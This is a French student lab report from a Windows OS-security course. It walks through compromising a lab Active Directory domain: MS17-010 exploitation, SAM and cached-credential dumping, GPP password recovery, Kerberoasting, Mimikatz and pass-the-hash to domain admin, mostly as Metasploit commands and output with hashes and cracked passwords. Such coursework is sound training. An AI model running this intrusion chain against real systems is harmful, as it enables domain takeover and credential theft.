SOS 2019
Securité Des OS
Laboratoire 1 - Windows

Basile Botebol, Baptiste Hardrick
Groupe 6

Mai 2019

Reconnaissance

Réponses aux questions

P1 : -Pn traite tous les hôtes comme étant en ligne -> cela permet de passer outre la découverte des hôtes

P2 : WAD-DC-SRV2
On peut le déterminer en faisant les manipulations présentées dans le laboratoire (en scannant le port 445 (smb)) et en regardant leur nom (celui dont le nom comporte DC)
La deuxième méthode se fait en scannant grâce à un nmap sur port 88 car c'est sur ce port que tourne kerberos qui est propre au domain controler.

Résultat des Manipulations

```
msf5 > db_nmap -Pn -n -F 172.22.4.0/29 --open
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2019-05-02 13:34 UTC
[*] Nmap: Nmap scan report for 172.22.4.2
[*] Nmap: Host is up (0.00035s latency).
[*] Nmap: Not shown: 93 filtered ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 53/tcp   open  domain
[*] Nmap: 88/tcp   open  kerberos-sec
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 389/tcp  open  ldap
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server
[*] Nmap: Nmap scan report for 172.22.4.4
[*] Nmap: Host is up (0.00025s latency).
[*] Nmap: Not shown: 96 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server
[*] Nmap: Nmap scan report for 172.22.4.5
[*] Nmap: Host is up (0.00023s latency).
[*] Nmap: Not shown: 96 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server
```

Résultat du db nmap - partie 1

Résultat du db nmap - partie 2

Exploitation de vulnérabilités logicielles

Réponses aux questions

P3 : ip vulnérable : 172.22.4.6
On obtient les droits d'exécution SYSTEM

P4 : La faille MS17-010 permet à l'attaquant d'exécuter n'importe quelle commande et donc, d'avoir les privilèges system.

P5 : 188 powershell.exe (grâce aux commandes getpid et ps dans le meterpreter)

P6 : Un reverse shell fait en sorte que la victime vienne se connecter à un port définit par l'attaquant (sur sa machine) alors qu'un bind shell consiste à ouvrir un port sur la machine de la victime et à s'y connecter.

P7 : Il est recommandé d'utiliser un reverse shell lorsqu'il y a un firewall protégeant la victime (ce qui risquerait d'empêcher un bind)

P8 : Il s'agit de composants payload (comme Meterpreter dans notre cas) qui sont téléchargés depuis un Stager. Les Stagers permettant eux de créer une connection entre l'attaquant et la victime.

Résultat des Manipulations

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 172.22.4.2:445        - Host does NOT appear vulnerable.
[*] Scanned 1 of 5 hosts (20% complete)
[-] 172.22.4.5:445        - An SMB Login Error occurred while connecting to the
IPC$ tree.
[*] Scanned 2 of 5 hosts (40% complete)
[+] 172.22.4.6:445        - Host is likely VULNERABLE to MS17-010! - Windows 10
Pro 10586 x64 (64-bit)
[*] Scanned 3 of 5 hosts (60% complete)
[+] 172.22.4.7:445        - Host is likely VULNERABLE to MS17-010! - Windows 10
Pro 10586 x64 (64-bit)
[*] Scanned 4 of 5 hosts (80% complete)
[-] 172.22.4.4:445        - An SMB Login Error occurred while connecting to the
IPC$ tree.
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psex
ec
```

Résultat du scan

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>whoami -all
whoami -all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ===============================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```

Savoir quel compte on a obtenu avec whoami

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeAssignPrimaryTokenPrivilege   Replace a process level token             Disabled
SeLockMemoryPrivilege           Lock pages in memory                      Enabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeTcbPrivilege                  Act as part of the operating system       Enabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Enabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Enabled
SeCreatePagefilePrivilege       Create a pagefile                         Enabled
SeCreatePermanentPrivilege      Create permanent shared objects           Enabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeAuditPrivilege                Generate security audits                  Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Enabled
SeTimeZonePrivilege             Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Enabled


USER CLAIMS INFORMATION
-----------------------
```

Liste des privilèges obtenus

Vol de credentials

Réponses aux questions

P9 : Il est composé ainsi : username : userid : lm hash : ntlm hash

P10 : Le LM hash étant désactivé, il est toujours à la même valeur, soit la valeur trouvée : aad3b435b51404eeaad3b435b51404ee Les comptes guest et default account ont également le même ntlm hash (soit : 31d6cfe0d16ae931b73c59d7e0c089c0), ce qui semble indiquer que ces deux comptes n'ont pas de mot de passe (les noms des compte guest et default account semblent aller dans ce sens)

P11 : Oui, les deux desktop utilisent le même compte administrator, et toutes les machines partagent les deux autres comptes (sans pouvoir se connecter cependant)

P12 : Le format du hash est comme suit : MD4(MD4(password) + username))
Les différentes parties sont : la version du ms-cache (ici DCC2), l'id du groupeauquel appartient l'utilisateur, le username et enfin le hash

P13 : C'est pour signifier qu'il s'agit d'une compte machine

P14 : Il faut avoir les droits system pour accèder au GPO sur sysvol (c'est-à-dire ouvrir un meterpreter via ms17_010_psexec et non via smb/psexec comme on a pu l'essayer)

P15 : Oui, le 'utilisateur svc_sched et le mot de passe K33pAlive4ever sont utilisables sur les machines suivantes (voir la figure ci-dessous)

P16 :

P17 : Oui, voir capture

Résultat des Manipulations

```
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.4.2:445        - 172.22.4.2:445 - Starting SMB login bruteforce
[-] 172.22.4.2:445        - 172.22.4.2:445 - Failed: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3',
[*] Scanned 1 of 5 hosts (20% complete)
[*] 172.22.4.5:445        - 172.22.4.5:445 - Starting SMB login bruteforce
[-] 172.22.4.5:445        - 172.22.4.5:445 - Failed: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3',
[*] Scanned 2 of 5 hosts (40% complete)
[*] 172.22.4.7:445        - 172.22.4.7:445 - Starting SMB login bruteforce
[+] 172.22.4.7:445        - 172.22.4.7:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3' Administrator
[*] Scanned 3 of 5 hosts (60% complete)
[*] 172.22.4.4:445        - 172.22.4.4:445 - Starting SMB login bruteforce
[-] 172.22.4.4:445        - 172.22.4.4:445 - Failed: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3',
[*] Scanned 4 of 5 hosts (80% complete)
[*] 172.22.4.6:445        - 172.22.4.6:445 - Starting SMB login bruteforce
[+] 172.22.4.6:445        - 172.22.4.6:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3' Administrator
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat du scan (P11) - partie 1

```
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.4.2:445        - 172.22.4.2:445 - Starting SMB login bruteforce
[*] 172.22.4.2:445        - 172.22.4.2:445 - Correct credentials, but unable to login: '.\Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 1 of 5 hosts (20% complete)
[*] 172.22.4.5:445        - 172.22.4.5:445 - Starting SMB login bruteforce
[*] 172.22.4.5:445        - 172.22.4.5:445 - Correct credentials, but unable to login: '.\Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 2 of 5 hosts (40% complete)
[*] 172.22.4.4:445        - 172.22.4.4:445 - Starting SMB login bruteforce
[*] 172.22.4.4:445        - 172.22.4.4:445 - Correct credentials, but unable to login: '.\Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 3 of 5 hosts (60% complete)
[*] 172.22.4.6:445        - 172.22.4.6:445 - Starting SMB login bruteforce
[*] 172.22.4.6:445        - 172.22.4.6:445 - Correct credentials, but unable to login: '.\Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 4 of 5 hosts (80% complete)
[*] 172.22.4.7:445        - 172.22.4.7:445 - Starting SMB login bruteforce
[*] 172.22.4.7:445        - 172.22.4.7:445 - Correct credentials, but unable to login: '.\Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat du scan (P11) - partie 2

```
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.4.2:445        - 172.22.4.2:445 - Starting SMB login bruteforce
[*] 172.22.4.2:445        - 172.22.4.2:445 - Correct credentials, but unable to login: '.\DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 1 of 5 hosts (20% complete)
[*] 172.22.4.5:445        - 172.22.4.5:445 - Starting SMB login bruteforce
[*] 172.22.4.5:445        - 172.22.4.5:445 - Correct credentials, but unable to login: '.\DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 2 of 5 hosts (40% complete)
[*] 172.22.4.4:445        - 172.22.4.4:445 - Starting SMB login bruteforce
[*] 172.22.4.4:445        - 172.22.4.4:445 - Correct credentials, but unable to login: '.\DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 3 of 5 hosts (60% complete)
[*] 172.22.4.6:445        - 172.22.4.6:445 - Starting SMB login bruteforce
[*] 172.22.4.6:445        - 172.22.4.6:445 - Correct credentials, but unable to login: '.\DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 4 of 5 hosts (80% complete)
[*] 172.22.4.7:445        - 172.22.4.7:445 - Starting SMB login bruteforce
[*] 172.22.4.7:445        - 172.22.4.7:445 - Correct credentials, but unable to login: '.\DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0',
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat du scan (P11) - partie 3

```
msf5 post(windows/gather/credentials/credential_collector) > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3e0edab4385801a117453b38e6b34321...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Résultat du hashdump montrant le contenu de la SAM

```
msf5 post(windows/gather/hashdump) > use post/windows/gather/cachedump
msf5 post(windows/gather/cachedump) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/cachedump) > run

[*] Executing module against WAD-WIN10-A2
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /root/.msf4/loot/20190509123416_default_172.22.4.7_mscache2.creds_588176.txt
[*] John the Ripper format:
# mscash2
jdoe:$DCC2$10240#jdoe#d1fb14ebae09447ce6a41b693ba9ac6e::
```

Contenu du MS-CACHE

```
[+] Group Policy Credential Info
============================

 Name                Value
 ----                -----
 TYPE                ScheduledTasks.xml
 USERNAME            svc_sched
 PASSWORD            K33pAlive4ever
 DOMAIN CONTROLLER   WAD-DC-SRV2.WAD.LOCAL
 DOMAIN              wad.local
 CHANGED             2019-19-03 09:30:00
 TASK                C:\Windows\System32\cmd.exe

[+] XML file saved to: /root/.msf4/loot/20190509121311_default_172.22.4.7_micros
oft.window_173462.txt

[*] Post module execution completed
```

Résultat du GPP contenant les credentials

```
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.4.7:445        - 172.22.4.7:445 - Starting SMB login bruteforce
[+] 172.22.4.7:445        - 172.22.4.7:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 1 of 5 hosts (20% complete)
[*] 172.22.4.2:445        - 172.22.4.2:445 - Starting SMB login bruteforce
[+] 172.22.4.2:445        - 172.22.4.2:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 2 of 5 hosts (40% complete)
[*] 172.22.4.4:445        - 172.22.4.4:445 - Starting SMB login bruteforce
[+] 172.22.4.4:445        - 172.22.4.4:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 3 of 5 hosts (60% complete)
[*] 172.22.4.5:445        - 172.22.4.5:445 - Starting SMB login bruteforce
[+] 172.22.4.5:445        - 172.22.4.5:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 4 of 5 hosts (80% complete)
[*] 172.22.4.6:445        - 172.22.4.6:445 - Starting SMB login bruteforce
[+] 172.22.4.6:445        - 172.22.4.6:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat du test de réutilisation de mot de passe sur d'autres machines (P15-P17)

Kerberoast

Réponses aux questions

P18 : get_user_spns renvoie une seule entrée, car un seul arbitrary spn (MSSQL) a été trouvé. Les arbitrary spn ont en général un mot de passe plus court (car défini par l'utilisateur) et quasiment jamais changé (car devant être changé par l'utilisateur).

P19 : MSSQLSvc/WAD-SQLSRV01.WAD.local :1433

P20 : adm-sql avec le mot de passe Andromeda1

P21 : Oui, voir capture d'écran

Résultat des Manipulations

```
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>setspn -T wad.local -Q */*
setspn -T wad.local -Q */*
Checking domain DC=wad,DC=local
CN=WAD-DC-SRV2,OU=Domain Controllers,DC=wad,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WAD-DC-SRV2.wad.local
        ldap/WAD-DC-SRV2.wad.local/ForestDnsZones.wad.local
        ldap/WAD-DC-SRV2.wad.local/DomainDnsZones.wad.local
        TERMSRV/WAD-DC-SRV2
        TERMSRV/WAD-DC-SRV2.wad.local
        DNS/WAD-DC-SRV2.wad.local
        GC/WAD-DC-SRV2.wad.local/wad.local
        RestrictedKrbHost/WAD-DC-SRV2.wad.local
        RestrictedKrbHost/WAD-DC-SRV2
        RPC/8705812d-58c3-4a90-a31a-97147dab69d1._msdcs.wad.local
        HOST/WAD-DC-SRV2/WAD
        HOST/WAD-DC-SRV2.wad.local/WAD
        HOST/WAD-DC-SRV2
        HOST/WAD-DC-SRV2.wad.local
        HOST/WAD-DC-SRV2.wad.local/wad.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/8705812d-58c3-4a90-a31a-97147dab69d1/wad.local
        ldap/WAD-DC-SRV2/WAD
        ldap/8705812d-58c3-4a90-a31a-97147dab69d1._msdcs.wad.local
        ldap/WAD-DC-SRV2.wad.local/WAD
        ldap/WAD-DC-SRV2
        ldap/WAD-DC-SRV2.wad.local
        ldap/WAD-DC-SRV2.wad.local/wad.local
CN=krbtgt,CN=Users,DC=wad,DC=local
        kadmin/changepw
CN=WAD-WIN10-A3,OU=WAD Computers,DC=wad,DC=local
        RestrictedKrbHost/WAD-WIN10-A3
```

Résultat de ls recherche des SPN - partie 1

```
CN=krbtgt,CN=Users,DC=wad,DC=local
kadmin/changepw
CN=WAD-WIN10-A3,OU=WAD Computers,DC=wad,DC=local
RestrictedKrbHost/WAD-WIN10-A3
HOST/WAD-WIN10-A3
RestrictedKrbHost/WAD-WIN10-A3.wad.local
HOST/WAD-WIN10-A3.wad.local
CN=WAD-WIN10-A2,OU=WAD Computers,DC=wad,DC=local
RestrictedKrbHost/WAD-WIN10-A2
HOST/WAD-WIN10-A2
RestrictedKrbHost/WAD-WIN10-A2.wad.local
HOST/WAD-WIN10-A2.wad.local
CN=WAD-WIN10-A1,OU=WAD Computers,DC=wad,DC=local
RestrictedKrbHost/WAD-WIN10-A1
HOST/WAD-WIN10-A1
RestrictedKrbHost/WAD-WIN10-A1.wad.local
HOST/WAD-WIN10-A1.wad.local
CN=WAD-SQLSRV01,OU=WAD Servers,DC=wad,DC=local
TERMSRV/WAD-SQLSRV01
TERMSRV/WAD-SQLSRV01.wad.local
WSMAN/WAD-SQLSRV01
WSMAN/WAD-SQLSRV01.wad.local
RestrictedKrbHost/WAD-SQLSRV01
HOST/WAD-SQLSRV01
RestrictedKrbHost/WAD-SQLSRV01.wad.local
HOST/WAD-SQLSRV01.wad.local
CN=WAD-WEB-SRV02,OU=WAD Servers,DC=wad,DC=local
TERMSRV/WAD-WEB-SRV02
TERMSRV/WAD-WEB-SRV02.wad.local
WSMAN/WAD-WEB-SRV02
WSMAN/WAD-WEB-SRV02.wad.local
RestrictedKrbHost/WAD-WEB-SRV02
```

Résultat de ls recherche des SPN - partie 2

```
TERMSRV/WAD-WEB-SRV02.wad.local
WSMAN/WAD-WEB-SRV02
WSMAN/WAD-WEB-SRV02.wad.local
RestrictedKrbHost/WAD-WEB-SRV02
HOST/WAD-WEB-SRV02
RestrictedKrbHost/WAD-WEB-SRV02.wad.local
HOST/WAD-WEB-SRV02.wad.local
CN=adm-sql,OU=WAD Admins Tier 0,OU=WAD Users,DC=wad,DC=local
MSSQLSvc/WAD-SQLSRV01.WAD.local:1433
CN=WAD-PRINT-SRV1,CN=Computers,DC=wad,DC=local
WSMAN/WAD-PRINT-SRV1
WSMAN/WAD-PRINT-SRV1.wad.local
TERMSRV/WAD-PRINT-SRV1
TERMSRV/WAD-PRINT-SRV1.wad.local
RestrictedKrbHost/WAD-PRINT-SRV1
HOST/WAD-PRINT-SRV1
RestrictedKrbHost/WAD-PRINT-SRV1.wad.local
HOST/WAD-PRINT-SRV1.wad.local
CN=WAD-STU-D1,CN=Computers,DC=wad,DC=local
WSMAN/WAD-STU-D1
WSMAN/WAD-STU-D1.wad.local
TERMSRV/WAD-STU-D1
TERMSRV/WAD-STU-D1.wad.local
RestrictedKrbHost/WAD-STU-D1
HOST/WAD-STU-D1
RestrictedKrbHost/WAD-STU-D1.wad.local
HOST/WAD-STU-D1.wad.local

Existing SPN found!
```

Résultat de ls recherche des SPN - partie 3

```
root@kali:~# john --show hash_john.txt
?:Andromeda1

1 password hash cracked, 0 left
root@kali:~#
```

Résultat du crack john the ripper

```
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.4.4:445        - 172.22.4.4:445 - Starting SMB login bruteforce
[+] 172.22.4.4:445        - 172.22.4.4:445 - Success: 'wad.local\adm-sql:Andromeda1' Administrator
[*] Scanned 1 of 5 hosts (20% complete)
[*] 172.22.4.6:445        - 172.22.4.6:445 - Starting SMB login bruteforce
[+] 172.22.4.6:445        - 172.22.4.6:445 - Success: 'wad.local\adm-sql:Andromeda1'
[*] Scanned 2 of 5 hosts (40% complete)
[*] 172.22.4.7:445        - 172.22.4.7:445 - Starting SMB login bruteforce
[+] 172.22.4.7:445        - 172.22.4.7:445 - Success: 'wad.local\adm-sql:Andromeda1'
[*] Scanned 3 of 5 hosts (60% complete)
[*] 172.22.4.2:445        - 172.22.4.2:445 - Starting SMB login bruteforce
[+] 172.22.4.2:445        - 172.22.4.2:445 - Success: 'wad.local\adm-sql:Andromeda1'
[*] Scanned 4 of 5 hosts (80% complete)
[*] 172.22.4.5:445        - 172.22.4.5:445 - Starting SMB login bruteforce
[+] 172.22.4.5:445        - 172.22.4.5:445 - Success: 'wad.local\adm-sql:Andromeda1'
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat du smb_login (P21)

Mouvements latéraux

Réponses aux questions

P22 :

P23 : Il faut des privilèges administrateurs car psexec lance des services Windows et il faut être admin pour le faire

P24 : On utilise pass the hash (la vulnérabilité est que pour l'authentification ne nécessite pas le mot de passe, mais le hash du mot de passe)

P25 : Après avoir exécuté load kiwi puis creds_all

P26 : Pour des configurations larges sur tous les domaines, pour promouvoir des utilisateurs en admin, etc

P27 : En empêchant l'accès à l'ordinateur qui contient le Domain Admin depuis le réseau par exemple

Résultat des Manipulations

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1
--------       ------  ----                              ----
WAD-WIN10-A2$  WAD     9d97759982b677572a44da7f60fc43a4  649a72a6f2223c84e480889b832c2c05fa842c79
WAD-WIN10-A2$  WAD     3fa95a02d649da575f84ffb0601ba721  95f510e2aae41a5f7d7ee2f773b01f35a2adb846

wdigest credentials
===================

Username       Domain  Password
--------       ------  --------
(null)         (null)  (null)
WAD-WIN10-A2$  WAD     (null)

kerberos credentials
====================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
WAD-WIN10-A2$  wad.local  7U*yD5=/io-N^1IIMQv7V,M:)-V8JHqRZD-j>_\B,H9"*L/+P)7.pLnG83RG:Elw]$<0h_ykD(XGmNlQGBC>$%C)y
c/^bMM. CGBmUS=U*)7p=f=$eVCJ]sb
WAD-WIN10-A2$  wad.local  63 42 36 f5 60 07 1e fe c6 c2 ad d6 d0 a9 60 27 c9 bf e3 dd 9c 69 6a fa b9 a7 74 6c a1 19
 9b 9a b9 33 cb a0 bc d0 f9 fb fe bb d4 2a dd 56 3c 5c 41 7d 3d 8c 95 6c a4 01 f0 60 8c 88 8e 57 fd 8c 87 1e 2b be
b3 4d 8c ec 2c 01 fa 9b f1 30 61 cb 86 2b f5 6b af a0 2e 7b d3 91 0f 76 31 b9 cf 9c dc d1 a2 95 b9 97 25 81 a7 bf 1
0 f8 69 aa 0b 50 d3 18 9d fd 0a 55 5b 70 0f 00 1a 4f 81 08 44 70 33 ca 61 a3 95 2b 53 ce 2a 18 61 ed 88 27 5c 98 e1
 f5 d4 10 65 d8 a5 c4 3f e2 88 d7 4d 75 b4 11 70 2d e0 0d 3f 05 f9 a6 ea c1 b5 46 d7 8f 99 ae 1b 3c 52 14 b2 3b dd
45 88 3a a3 8e c9 25 dd ef 3c e6 59 0d 97 ee b4 21 18 53 00 e6 d0 d1 99 9a ff fd 3a 49 2a d6 26 c7 38 64 83 5e 4c c
8 38 a3 c5 11 a3 62 6c c0 a0 9a 4a e9 79 32 c3 46 50 f2
wad-win10-a2$  WAD.LOCAL  (null)


meterpreter >
```

Résultat Mimikatz sur adm-sql

```
[*] John the Ripper format:
# mscash2
student18:$DCC2$10240#student18#93ac8d7713cf5728ece97a317ddf4f58::
student19:$DCC2$10240#student19#12822cdd8e15eeb6848885268f591e23::
student20:$DCC2$10240#student20#1fc63cb865f370c0bfbddb295941331b::
student11:$DCC2$10240#student11#e3cd284ee1be99128aa9dbde8e6cb57e::
student12:$DCC2$10240#student12#ce24594ba653bb0ad0ff8065f409f2e6::
student13:$DCC2$10240#student13#5fc06e69bb324cad1f494b18a4315880::
student14:$DCC2$10240#student14#d8d8c90f13441cf9d757e3a64ad558b0::
student15:$DCC2$10240#student15#51f5845b83246989b9262a57da67b97d::
student16:$DCC2$10240#student16#094d2f3d1131c5245e08c416599f2825::
student17:$DCC2$10240#student17#f81079880a56ee50381c0db130b6c1c8::

[*] Post module execution completed
msf5 post(windows/gather/cachedump) >
```

Résultat cachedump sur adm-sql

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e71b731ab1d9633b426042fa274e4f3:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Résultat hashdump sur adm-sql

```
[*] Backgrounding session 16...
msf5 exploit(windows/smb/psexec) > set smbdomain .
smbdomain => .
msf5 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf5 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:2e71b731ab1d9633b426042fa274e4f3
smbpass => aad3b435b51404eeaad3b435b51404ee:2e71b731ab1d9633b426042fa274e4f3
msf5 exploit(windows/smb/psexec) > set rhosts 172.22.4.2
rhosts => 172.22.4.2
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.3.61:4444
[*] 172.22.4.2:445 - Connecting to the server...
[*] 172.22.4.2:445 - Authenticating to 172.22.4.2:445 as user 'Administrator'...
[-] 172.22.4.2:445 - Exploit failed: RubySMB::Error::UnexpectedStatusCode STATUS_USER_SESSION_DELETED
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/psexec) > set rhosts 172.22.4.5
rhosts => 172.22.4.5
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.3.61:4444
[*] 172.22.4.5:445 - Connecting to the server...
[*] 172.22.4.5:445 - Authenticating to 172.22.4.5:445 as user 'Administrator'...
[*] 172.22.4.5:445 - Selecting PowerShell target
[*] 172.22.4.5:445 - Executing the payload...
[*] Sending stage (206403 bytes) to 172.22.4.5
[+] 172.22.4.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 17 opened (172.22.3.61:4444 -> 172.22.4.5:59256) at 2019-05-15 15:38:39 +0000

meterpreter > hashdump
```

Premier pass the hash

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username        Domain       NTLM                              SHA1                                      DPAPI
--------        ------       ----                              ----                                      -----
Administrator   WAD-DC-SRV2  24932905c77797ff123f3cc94f3e2bdd
Administrator   WAD          24932905c77797ff123f3cc94f3e2bdd  9334a28f68f899c66be8bcfafe5fb1c65d948ced  982a1bc2408ccbd63684f1fab6a34
1d5
WAD-WEB-SRV02$  WAD          47d33834a402809baa302b7c18f0d7df  9adeebd8949bcf429aacf7b9b2152b07d020f715
WAD-WEB-SRV02$  WAD          608e597e1b758b38026442a2e18f13bc  1be2a59cc5b171f6aff5b3df511dbd4d18f4a3e0

wdigest credentials
===================

Username        Domain       Password
--------        ------       --------
(null)          (null)       (null)
Administrator   WAD-DC-SRV2  (null)
Administrator   WAD          (null)
WAD-WEB-SRV02$  WAD          (null)
```

Résultat Mimikatz sur cet Administrator

```
msf5 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:24932905c77797ff123f3cc94f3e2bdd
smbpass => aad3b435b51404eeaad3b435b51404ee:24932905c77797ff123f3cc94f3e2bdd
msf5 exploit(windows/smb/psexec) > set rhosts 172.22.4.2
rhosts => 172.22.4.2
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.3.61:4444
[*] 172.22.4.2:445 - Connecting to the server...
[*] 172.22.4.2:445 - Authenticating to 172.22.4.2:445 as user 'Administrator'...
[*] 172.22.4.2:445 - Selecting PowerShell target
[*] 172.22.4.2:445 - Executing the payload...
[*] Sending stage (206403 bytes) to 172.22.4.2
[+] 172.22.4.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 6 opened (172.22.3.61:4444 -> 172.22.4.2:52928) at 2019-05-13 14:39:07 +0000

meterpreter >
```

Accès au domain admin

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:24932905c77797ff123f3cc94f3e2bdd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
